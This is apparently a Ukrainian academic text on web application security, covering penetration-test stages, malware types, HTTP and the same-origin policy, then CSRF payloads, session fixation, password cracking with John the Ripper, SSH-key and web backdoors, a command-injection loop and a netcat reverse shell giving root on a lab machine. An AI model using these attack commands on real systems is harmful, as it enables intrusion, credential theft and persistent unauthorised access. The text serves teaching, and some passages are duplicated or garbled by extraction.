Доступність - забезпечує готовність інформації на вимогу.
Безвідмовність - гарантує, що відправник або одержувач не отримає відмови у надсиланні або отриманні повідомлення.

Виявлення недоліку безпеки у веб-додатку вимагає складних кроків і творчого мислення. Іноді простий тест може піддати найсерйознішу загрозу безпеці. Ви можете спробувати цей самий базовий тест у будь-якому веб-додатку

- Увійдіть у веб-додаток, використовуючи дійсні облікові дані.
- Вийдіть із веб-додатка.
- Натисніть кнопку НАЗАД браузера.
- Переконайтеся, що вас попросили знову увійти в систему або ви можете повернутися на сторінку входу знову.

Увійдіть у веб-додаток, використовуючи дійсні облікові дані.
Вийдіть із веб-додатка.
Натисніть кнопку НАЗАД браузера.
Переконайтеся, що вас попросили знову увійти в систему або ви можете повернутися на сторінку входу знову.

2.2. Процес тестування на безпеку

Тестування безпеки можна розглядати як контрольовану атаку на систему, яка дійсно в реальному часі виявляє недоліки безпеки. Його мета - оцінити поточний стан IT-системи. Це також відомо як тест на проникнення або більш популярно як етичний злом.

Тест на проникнення проводиться поетапно, і тут, у цьому розділі, ми обговоримо весь процес. Належна документація має бути зроблена на кожному етапі, щоб усі кроки, необхідні для відтворення атаки, були легко доступні. Документація також слугує основою для докладного звіту, який клієнти отримують наприкінці тесту на проникнення. На рисунку 2.1 представлено етапи тестування на проникнення в реальному часі.



Рисунок 2.1. Етапи тесту на проникнення

Шкідливе програмне забезпечення (шкідливе ПЗ) - це будь-яке програмне забезпечення, яке частково і повністю контролює систему зловмиснику / творцеві шкідливого ПЗ.

Різні форми шкідливих програм перераховані нижче -
- Вірус . Вірус - це програма, яка створює свої копії і вставляє їх в інші комп'ютерні програми, файли даних або в завантажувальний сектор жорсткого диска. У разі успішної реплікації віруси спричиняють шкідливу активність на заражених хостах, як-от крадіжка місця на жорсткому диску або час процесора.
- Хробак - хробак - це тип шкідливого ПЗ, який залишає свою копію в пам'яті кожного комп'ютера на своєму шляху.
- Троянець - Троянець - це тип шкідливого програмного забезпечення, що не самовідтворюється, який містить шкідливий код, що в результаті виконання призводить до втрати або крадіжки даних чи можливого пошкодження системи.
- Рекламне програмне забезпечення. Рекламне програмне забезпечення, також відоме як безкоштовне програмне забезпечення або програмне забезпечення, є безкоштовним комп'ютерним програмним забезпеченням, що містить комерційну рекламу ігор, панелей інструментів робочого столу та утиліт. Це веб-додаток, який збирає дані веб-браузера для таргетингу рекламних оголошень, особливо спливаючих вікон.

- Шпигунське ПЗ - шпигунське ПЗ - це програмне забезпечення для проникнення, яке анонімно відстежує користувачів і дає змогу хакеру отримувати конфіденційну інформацію з комп'ютера користувача. Шпигунське ПЗ експлуатує вразливості користувачів і додатків, які нерідко пов'язані з безкоштовними завантаженнями програмного забезпечення в Інтернеті або посиланнями, за якими клацають користувачі.

- Руткіт . Руткіт - це програмне забезпечення, що використовується хакером для отримання доступу рівня адміністратора до комп'ютера/мережі, який

встановлюється за допомогою вкраденого пароля або шляхом використання вразливості системи без відома жертви.

Вірус . Вірус - це програма, яка створює свої копії та вставляє їх в інші комп'ютерні програми, файли даних або в завантажувальний сектор жорсткого диска. У разі успішної реплікації віруси спричиняють шкідливу активність на заражених хостах, як-от крадіжка місця на жорсткому диску або час процесора. Хробак - хробак - це тип шкідливого ПЗ, який залишає свою копію в пам'яті кожного комп'ютера на своєму шляху.

Троянець - Троянець - це тип шкідливого програмного забезпечення, що не самовідтворюється, який містить шкідливий код, що в результаті виконання призводить до втрати або крадіжки даних чи можливого пошкодження системи. Рекламне програмне забезпечення. Рекламне програмне забезпечення, також відоме як безкоштовне програмне забезпечення або програмне забезпечення, є безкоштовним комп'ютерним програмним забезпеченням, що містить комерційну рекламу ігор, панелей інструментів робочого столу та утиліт. Це веб-додаток, який збирає дані веб-браузера для таргетингу рекламних оголошень, особливо спливаючих вікон.

Шпигунське ПЗ - шпигунське ПЗ - це програмне забезпечення для проникнення, яке анонімно відстежує користувачів і дає змогу хакеру отримувати конфіденційну інформацію з комп'ютера користувача. Шпигунське ПЗ експлуатує вразливості користувачів і додатків, які нерідко пов'язані з безкоштовними завантаженнями програмного забезпечення в Інтернеті або посиланнями, за якими клацають користувачі.

Руткіт . Руткіт - це програмне забезпечення, що використовується хакером для отримання доступу рівня адміністратора до комп'ютера/мережі, який

встановлюється за допомогою вкраденого пароля або шляхом використання вразливості системи без відома жертви.

2.3. Запобіжні заходи

Наступні заходи можуть бути вжиті, щоб уникнути присутності шкідливого програмного забезпечення в системі:

- Варто переконатися, що операційна система і додатки оновлені за допомогою виправлень чи оновлень.
- Ніколи не рекомендується відкривати чужі електронні листи, особливо з прикріпленими файлами.
- Під час завантаження з Інтернету завжди необхідно здійснювати перевірку, що ви встановлюєте. Необхідно не просто натиснути клавішу *ОК*.
- Необхідно здійснити встановлення антивірусного програмного забезпечення.
- Переконатися, що користувач періодично з найменшим періодом сканує та оновлює антивірусне програмне забезпечення.
- Необхідно здійснювати встановлення брандмауера.
- Завжди необхідно вмикати та використовувати функції безпеки, що надаються браузерами та додатками.

Варто постійно переконуватись, що операційна система та додатки оновлені за допомогою виправлень чи оновлень.

Висновки до розділу 2

1. Найефективнішим методом аналізу веб-додатків є динамічний спосіб аналізу коду.
2. Динамічний спосіб реалізовано у вигляді вбудованого в рушій браузера аналізатора коду, який перевіряє всі звернення веб-додатка до рушія і виявляє аномальну активність на основі таких звернень. Через незмінне зниження продуктивності браузера та необхідності його постійного адаптування під конкретні веб-додатки подібний метод так і не був доопрацьований у повноцінне комерційне рішення.

3. Водночас потенційно цей метод дає змогу виявляти з великою точністю активності, які не є звичайними для веб-додатками. На теперішній час захист веб-додатків виконує сам браузер, надаючи можливість створення виконання різних движків. При цьому ускладнено доступ до нативних функцій операційної системи.
4. Використання *Secure Sockets layer* з'єднання забезпечує надійний захист від підробки програмного забезпечення та кібератак "*людина по середині*". Тим самим виходить програмне забезпечення, яке передано розробником, і це програмне забезпечення має доступ не до всіх функцій операційної системи.
5. Отже, динамічний метод аналізу коду є найперспективнішим способом аналізу аномальних активностей, і необхідний подальший більш глибинний аналіз цього методу з погляду продуктивності та виявлення необхідних аномалій.

РОЗДІЛ 3 ОСНОВИ ПРОТОКОЛУ HTTP

3.1. Основні характеристики протоколу HTTP

Протокол передачі гіпертексту *HTTP* уявляє собою протокол прикладного рівня для розподілених, спільних, гіпермедіа інформаційних систем. Це основа для передачі даних для всесвітньої павутини з 1990 року. *HTTP* є загальний протокол без протоколу стану, який можна використовувати для інших цілей, а також з використанням розширення його методів запиту, кодів помилок і заголовків. В повному розумінні *HTTP* уявляє собою протокол зв'язку на основі *TCP / IP*, який використовується для доставки таких даних, як файли *HTML*, файли зображень, результати запитів та інші засобами *Інтернет*. Цей протокол забезпечує стандартизований спосіб зв'язку комп'ютерів один з одним. Специфікація *HTTP* визначає, як дані клієнтів, які запитують відправляються на сервер, і як сервери відповідають на ці запити.

Всього в наявності є три основні функції, які роблять *HTTP* простим, але достатньо потужним протоколом.

Функція 1. *HTTP* без встановлення з'єднання - *HTTP - клієнт*, тобто браузер ініціює *HTTP - запит*. Після виконання запиту клієнт відключається від сервера й очікує відповіді. Сервер обробляє запит і повторно встановлює з'єднання з клієнтом для надсилання відповіді в оберненому напрямку.

Функція 2. *HTTP* не залежить від носія, тобто дані будь-якого типу можуть надсилатися за протоколом *HTTP*, якщо і клієнт, і сервер знають, як обробляти вміст даних. Це необхідно як для клієнта, так і для сервера, щоб вказати тип контенту, використовуючи відповідний *MIME – тип*.

Функція 3. *HTTP* не залежить від збереження стану, *HTTP* не залежить від встановлення з'єднання, і це є прямим результатом того, що *HTTP* є протоколом без збереження стану. Сервер та клієнт знають один одного тільки під час поточного запиту. Після цього вони обидва забувають один про одного. Через цю природу протоколу ні клієнт, ні браузер не можуть зберігати інформацію між різними запитами на веб-сторінках.

HTTP без встановлення з'єднання - *HTTP - клієнт*, тобто браузер ініціює *HTTP - запит*. Після виконання запиту клієнт відключається від сервера й очікує відповіді. Сервер обробляє запит і повторно встановлює з'єднання з клієнтом для надсилання відповіді назад.

HTTP не залежить від носія - дані будь-якого типу можуть надсилатися за протоколом *HTTP*, якщо і клієнт, і сервер знають, як обробляти вміст даних. Це необхідно як для клієнта, так і для сервера, щоб вказати тип контенту, використовуючи відповідний *MIME – тип*.

HTTP - без збереження стану - *HTTP* без встановлення з'єднання, і це є прямим результатом того, що *HTTP* є протоколом без збереження стану. Сервер і клієнт знають один одного тільки під час поточного запиту. Після цього вони обидва забувають один про одного. Через цю природу протоколу ні клієнт, ні браузер не можуть зберігати інформацію між різними запитами на веб-сторінках. *HTTP*/1.0 використовує нове з'єднання для кожного обміну запитами/відповідями, тоді як з'єднання *HTTP*/1.1 може використовуватися для одного або декількох обмінів запитами чи відповідями.

3.2. Архітектура протоколу HTTP

На рисунку 3.1. представлено архітектуру протоколу *HTTP*.

Протокол *HTTP* - це протокол запиту чи відповіді, заснований на архітектурі *клієнт/сервер*, де веб-браузер, роботи, пошукові системи тощо діють як клієнти, а веб-сервер при цьому виступає в ролі сервера. Діють як клієнти *HTTP*, а веб-сервер виступає в якості сервера.

- Клієнт – клієнт *HTTP* надсилає запит на сервер у формі методу запиту, *URI* та версії протоколу, після чого надходить повідомлення, подібне до *MIME*, яке містить модифікатори запиту, інформацію про клієнта та можливий контент тіла через з'єднання *TCP/IP*.



Рисунок 3.1. Архітектура протоколу HTTP.

- Сервер - *HTTP - сервер* відповідає рядком стану, включно з версією протоколу повідомлення і кодом успіху або помилки, за яким слідує *MIME – подібне*-подібне повідомлення, яке містить інформацію про сервер, метаінформацію об'єкта і можливий вміст ядра об'єкту.

3.3. Недоліки протоколу HTTP

- *HTTP* не є повністю захищеним протоколом.

- *HTTP* використовує порт 80 як порт за замовчуванням для зв'язку.

- *HTTP* працює на рівні програми. Для передачі даних необхідно створити кілька з'єднань, що збільшує накладні витрати на адміністрування.
- Для використання *HTTP* не потрібне шифрування / цифрові сертифікати.
HTTP не є повністю захищеним протоколом.

HTTP використовує порт 80 як порт за замовчуванням для зв'язку.
HTTP працює на рівні програми. Для передачі даних необхідно створити кілька з'єднань, що збільшує накладні витрати на адміністрування.
Для використання *HTTP* не потрібне шифрування / цифрові сертифікати.

3.4 Інформаційний захист клієнтської частини

При прийнятті рішення яким документам дозволити доступ до яких документів, браузер оперує трьома параметрами:

- Протокол (http/https)
- Домен (йде після вказання протоколу)
- Порт (80 або 443 за замовченням)

Однаковим джерелом вважається однаковий протокол і домен (з будь-якою кількість папок, файлів чи методів).

Рисунок 3.2. Безпека робочого місця користувача

Безпека клієнтської частини. Приклад 1

Нижче представлений фрагмент коду, який знаходиться на сайті beta.com/index.html

Код завантажує в *iframe* документ іншого домену, а також ініціює частину *javascript*, яка бере елемент з ім'ям *target* (який відповідає нашому *iframe*), привласнює хендлер на *onload* (при завантажуванні *iframe* спрацьовує ця функція) з функцією, яка намагається роздрукувати значення *location* цього документу.

```
<iframe src="http://alpha.com" name="target">
</iframe>
<script>
document.getElementsByName("target")[0].onload=function() {
        try {
                alert(frames[0].location);
        } catch (e) {
                alert("error"+e);
        }
};
</script>
```

Рисунок 3.3. Функція *iframe*

Виконання даної операції представлено на рисунку нижче:



Рисунок 3.4. Результат виконання операції *iframe*

(сайт beta.com являється штучно зробленим доменом на локальному рівні)

При спробі виконання доступу до *location*, з'явилась помилка *permission denied* і виконання команди було перервано завдяки *same – origin policy*.

Безпека клієнтської частини. Приклад 2

Завантажимо два документи з однакового домену

```
<iframe src="http://beta.com/same.html" name="target">
</iframe>
<script>
document.getElementsByName("target")[0].onload=function() {
        try {
                alert(frames[0].location);
        } catch (e) {
                alert("error"+e);
        }
};
</script>
```

Рисунок 3.5. Документ з однакового домену



Рисунок 3.6. Контент документу

Контент документу відображається без помилок, а також локація даного *iframe* показана так, як воно повинно бути.

Змінна, яку визначає веб-сервер, також використовує правило *same – origin policy*. Параметри, які приймає *cookies*:

- Час життя (exp*ires* - вказується дата закінчення терміну дії, max–*age* - час в секундах отримання браузером даної змінної)
- *Scope* – визначає по шляху або домену область призначення *cookies*, яку ми плануємо визначити. Якщо визначити *cookies* на певному домені, вони будуть діяти на всі під-домени, але не на іншому домені, для того щоб не можна було контролювати з інших сайтів (*path*, *domain*)
- Атрибути – визначають видимість *cookies* стосовно умов де її намагаються переглянути (*httponly* – якщо тру то *cookies* не буде доступна через методи, які виконуються в клієнтській частині сторінки, sec*ure* – якщо *on* то значення буде передаватись тільки по захищеному *https* з'єднанню)



Рисунок 3.7. Атака *CSRF*

Зловмисник створює сайт і розміщую на ньому свій певний код. Потім передає посилання користувачу, той в своєму браузері переходить по даному посиланню і заходить на сайт зловмисника. Так як протокол *html* дозволяє

додавати в один документ інший, робити кросс-лінки, зловмисник робить таким чином, щоб документ який видається його сайтом містив посилання на інший сайт, який є ціллю атаки. Тобто користувач здійснює користування сайтом target.com використовуючи перший сайт у якості «ширми». І якщо на сайті target.com у користувача відкрита сесія, введений і збережений логін та пароль, зловмисник отримає ці дані.

Між сайтова підробка запитів. Приклад 1

```
...
<img src='http://target.com/killme?id=1'>
...
```

Рисунок 3.8 Приклад *CSRF*

Застосовуємо метод який видаляє інформацію про користувача з бази даних на сайті, на домені який контролює зловмисник. Ця команда передається адміністратору сайту, на який запланована атака і таким чином, під час перевірки цієї команди, користувач буде видалений з системи. Така атака не наносить великої шкоди, скоріше виникнуть певні незручності.

Між сайтова підробка запитів. Приклад 2

Серед веб-розробників першою реалізацією захисту від *CSRF* кібератак є переробка *GET* запитів на *POST* запити. Цей метод не є ефективним і прикладом є даний фрагмент коду.

```
...
<form action='http://target.com/killme'>
<input type=hidden name=id value=1>
</form>
...
<script>submitForm()</script>
```

Рисунок 3.9. Намір захисту від *CSRF*

Браузер користувача зайшовши на сторінку сайту зловмисника автоматично отримає форму з заповненими рядками (які не будуть відображатись) і одразу замітить цю форму. Далі ситуація розгортається подібно

першому випадку, за винятком того, що приклад 1 – це *GET* запит, а приклад 2 – спроба захиститись *POST* запитом, яка, як зрозуміло з коду, не вдала.

Доволі стара вразливість, була доволі широко розповсюджена, зараз зустрічається достатньо не часто в класичній формі, але різні варіації досі існують. Платформо-незалежна і не пов'язана з помилками фільтрації даних, це архітектурна вразливість, яка закладена на початку (некоректно реалізована архітектура).

Схема наступна: існує веб-сервер, який працює на базі сесії. Тобто користувач авторизується, відкривається сесія. За одним винятком, при першому вході, до авторизації, користувач заходить на сервер і той повертає сесію, далі, при введені логіну та паролю, ця сесія залишається однаковою, але з боку серверу відбувається підвищення переваг для цієї сесії.



Рисунок 3.10. Фіксація сесії

Зловмисник заходить на певний сайт, створюється сесія і повертається *sessionid*, яким він володіє. Далі, замість того щоб ввести логін і пароль самостійно, і підвищити переваг сесії, зловмисник передає в рамках якого небудь запиту цей сесійний ідентифікатор користувачу. Той заходить по цьому лінку, бачить не активовану сесію, вводить свій логін і пароль. Для користувача сесія залишається без змін, а зловмисник отримав відкриту сесію, якій присвоєно логін в системі.

Розглянемо, яким чином можна здійснити підбір паролю і перетворити хеш в звичайний текст паролю, за допомогою *Kali Linux*. Спочатку створимо деяку сутність, яка буде містити пароль, використавши утиліту *htpasswd* , яка йде разом з веб-сервером *apache*.

```
root@xenomorph:~/stepic#
root@xenomorph:~/stepic# htpasswd
Usage:
        htpasswd [-cmdpsD] passwordfile username
        htpasswd -b[cmdpsD] passwordfile username password

        htpasswd -n[mdps] username
        htpasswd -nb[mdps] username password
 -c  Create a new file.
 -n  Don't update file; display results on stdout.
 -m  Force MD5 encryption of the password (default).
 -d  Force CRYPT encryption of the password.
 -p  Do not encrypt the password (plaintext).
 -s  Force SHA encryption of the password.
 -b  Use the password from the command line rather than prompting for it.
 -D  Delete the specified user.
On other systems than Windows, NetWare and TPF the '-p' flag will probably not work.
The SHA algorithm does not use a salt and is less secure than the MD5 algorithm.
root@xenomorph:~/stepic# htpasswd -c passwd alex
New password:
Re-type new password:
Adding password for user alex
root@xenomorph:~/stepic# cat passwd
alex:$apr1$YL8iR7OY$qYQ2ruVDMw0ShQwQaUsvz/
root@xenomorph:~/stepic# john passwd
```

Рисунок 3.11 *htpasswd*

Утиліта *htpasswd* приймає в якості параметрів - файл паролів і ім’я користувача яке потрібно додати. Після створення виводимо запис певного користувача *alex* (*cat passwd*), але нам потрібно перетворити пароль в відкритий вид.

```
root@xenomorph:~/stepic# john passwd
Loaded 1 password hash (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
alpha            (alex)
guesses: 1  time: 0:00:00:00 DONE (Wed      6 07:43:31     )  c/s: 8966  trying: 1q2w3e - blazer
Use the "--show" option to display all of the cracked passwords reliably
root@xenomorph:~/stepic# htpasswd passwd peter
New password:
Re-type new password:
Adding password for user peter
```

Рисунок 3.12 Запис користувача

Створюємо нового користувача з новим паролем. Командою *john* намагаємось підібрати правильний пароль, але через те, що слова немає у вбудованому словнику, програма намагається підібрати шляхом різних комбінацій.

```
root@xenomorph:~/stepic# john passwd
Loaded 2 password hashes with 2 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
Remaining 1 password hash
guesses: 0  time: 0:00:00:04 53.41% (2) (ETA: Wed      6 07:44:17     )  c/s: 20540  trying: 2montana - 2nadine
guesses: 0  time: 0:00:00:05 62.84% (2) (ETA: Wed      6 07:44:17     )  c/s: 19742  trying: Ella9 - Flanders9
guesses: 0  time: 0:00:00:06 72.27% (2) (ETA: Wed      6 07:44:18     )  c/s: 19213  trying: Vincent. - Yellow.
guesses: 0  time: 0:00:00:07 81.63% (2) (ETA: Wed      6 07:44:18     )  c/s: 18826  trying: 9yamaha - 9anaconc
guesses: 0  time: 0:00:00:08 91.01% (2) (ETA: Wed      6 07:44:18     )  c/s: 18527  trying: roched - sexed
guesses: 0  time: 0:00:00:09 0.00% (3)  c/s: 18149  trying: basic - sallon
guesses: 0  time: 0:00:00:10 0.00% (3)  c/s: 17882  trying: sectu1 - sectal
guesses: 0  time: 0:00:00:11 0.00% (3)  c/s: 17739  trying: 0151383 - 0151519
guesses: 0  time: 0:00:00:12 0.00% (3)  c/s: 17579  trying: shrata - shrage
guesses: 0  time: 0:00:00:13 0.00% (3)  c/s: 17567  trying: abases - abashi
guesses: 0  time: 0:00:00:26 0.00% (3)  c/s: 17441  trying: j1kk69 - j1ker!
guesses: 0  time: 0:00:00:27 0.00% (3)  c/s: 17406  trying: bonghum - bonguan
guesses: 0  time: 0:00:00:28 0.00% (3)  c/s: 17357  trying: ab205 - ab245
guesses: 0  time: 0:00:00:29 0.00% (3)  c/s: 17314  trying: rayey - ray28
guesses: 0  time: 0:00:00:33 0.00% (3)  c/s: 17303  trying: cleme1 - clembo
Session aborted
```

Рисунок 3.13. Підбір паролю

Зупинимо програму, бо підбір може зайняти дуже довгий час, скористуємось словарною атакою на наш файл паролів. Для цього визначемо опцію *wordlist* і приєднаємо словник англійських слів. Після чого процес вгадування паролю відбувається дуже швидко.

```
root@xenomorph:~/stepic# ls /usr/share/di
dict/               dictionaries-common/ dirb/               dirbuster/          directfb-1.2.10/
root@xenomorph:~/stepic# ls /usr/share/dict
README.select-wordlist  american-english  words  words.pre-dictionaries-common
root@xenomorph:~/stepic# ls /usr/share/dict/words
words                      words.pre-dictionaries-common
root@xenomorph:~/stepic# less /usr/share/dict/words
root@xenomorph:~/stepic# john --wordlist=/usr/share/dict/words passwd
Loaded 2 password hashes with 2 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
Remaining 1 password hash
guesses: 0  time: 0:00:00:03 66.06% (ETA: Wed      6 07:45:46     )  c/s: 16481  trying: opaquer - openhanded
serenity         (peter)
guesses: 1  time: 0:00:00:04 DONE (Wed      6 07:45:46     )  c/s: 17854  trying: serendipity - serest
```

Рисунок 3.14. Опція *wordlist*

Які методи є у зловмисника для організації перманентного доступу на цільову систему? В деяких випадках він може виконувати глобальні системні налаштування, в інших випадках таких прав немає і він обмежений вебдиректорією. Через це, розріняються методи якими зловмисник може користуватись.

Найпростіший – аутентифікаційні дані. Визначаючи яким чином здійснюється аутентифікація на цільовій системі за допомогою різних сервісів, додається певний користувач, краще зробити його схожим на звичайного системного. Наступний метод – бінарні бекдори, які ми завантажуються на систему і організовуються періодичні виконання. Інший метод – організація

системного бекдору на рівні ядра операційної системи. Такі випадки дуже складні для виявлення, тому що мережевого зв'язку не видно, не відображаються файли з якими працюють, каталог, процеси які викликані діями зловмисника, тощо. Для системних утиліт він не видимий. І останній метод – веб *backdoor*, який можна організувати різними способами. Якщо немає доступу до загальної системи налаштувань, створюється метод на цільовому веб-сервері або таємний вхід в існуючому методі.

Приклад методу *backdoor* ***за допомогою аутентифікаційних даних з використанням*** *ssh* ***серверу***

Ssh сервер використовує для аутентифікаціїї на ньому, окрім паролю, схему з публічним приватним ключем. З боку машини, на якій планується доступ без паролю на певний сервер, генерується за допомогою утиліти *ssh key gen* приватний і публічний ключі. Приватний ключ розміщується в директорії */home/user/.ssh/id.dsa* або */home/user/.ssh/id.rsa* в залежності від обраного алгоритму. Публічний розміщується в */home/user/.ssh/id.dsa.pub* .

Публічний ключ відправляється на віддалений цільовий сервер, на який потребується доступ без паролю, додається в файл який знаходиться в домашньому каталозі *.ssh/authorised_case* В цьому файлі містяться всі парні публічні авторизовані ключі, які можна використовувати для аутентифікації на даному *ssh* сервері. Тобто, зловмисник може створити ключ (пару публічний-приватний), надіслати його певному користувачу і може отримати можливість безперешкодно переглядати інформацію даного користувача, навіть після зміни паролю.

Коли у зловмисника є певна вразливість, яку він знайшов в ситемі, через яку можна виконати код, кожен раз створювати дію для виконання цієї вразливості не зручно, тому намагаються організувати постійний канал, по

якому може відбуватись дія або зробити виконання необхідних дій автоматизовано.

```
while(true); do read cmb; wget – O –
http : / t arg et / vu ln? $cmd; done
```

Ціль $t\arg et$, де був виявлений параметр $vu\ln$ вразливий до *cmd* ін'єкцій. Організовується нескінченний цикл, в ході якої достатньо ввести потрібну команду для виконання і не потрібно щоразу вручну прописувати всі дії.

Встановлення контрольного каналу з'єднання і побудова трояну для системи *Linux*

Спочатку, за домогою *nc* організовується канал управління між двома машинами. Машина *colibri* – локальна (*mac oc*), *xenomorph* – імовірно атакована машина (*kali linux*), де можна виконувати будь-які команди. Спроба організувати з'єднання на прослуховування на *xenomorph*. *Colibri* отримує запит на з'єднання за *IP – адресою*, після чого всі дії будуть відображатись на обох машинах.

```
colibri:~$nc 192.168.56.101 88
jjj
```

Рисунок 3.15. Машина *Colibri*

```
root@xenomorph:~/stepic# nc -l -p 88
jjj
```

Рисунок 3.16. Машина *xenomorph*

Отже, між машинами можна передавати, наприклад, файл. На машині *xenomorph* все з *std : out* записується в *test*. На машині *colibri* створюється файл з контентом і передали його на іншу машину.

```
colibri:~$echo "AAA"> test
colibri:~$cat test
AAA
colibri:~$cat test|nc 192.168.56.101 88
colibri:~$
```

Рисунок 3.17. Файл з контентом

```
root@xenomorph:~/stepic# nc -l -p 88 > test
root@xenomorph:~/stepic# cat test
AAA
root@xenomorph:~/stepic#
```

Рисунок 3.18. Передача файлу

Спроба організувати зворотній зв’язок за допомогою команд.

```
root@xenomorph:~/stepic# nc 192.168.56.1 8811 -e /bin/bash
```

Рисунок 3.19. Зворотний зв`язок

```
colibri:~$nc -l 8811
id
uid=0(root) gid=0(root) groups=0(root)
uname
Linux
uname -a
Linux xenomorph 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali8 i686 GNU/Linux
```

Рисунок 3.19. Відповідь на команду

Використання пакету *metasploit*

Універсальний *framework*, який створений для того, щоб вирішувати всі задачі пов’язані з аналізом захищеності системи.

Виклик команди *msfpayload* – створює бінарні файли або потоки байт з потрібним функціоналом. Для початку, потрібно переглянути список всіх доступних *payload*.

```
root@xenomorph:/opt/metasploit/app# ls
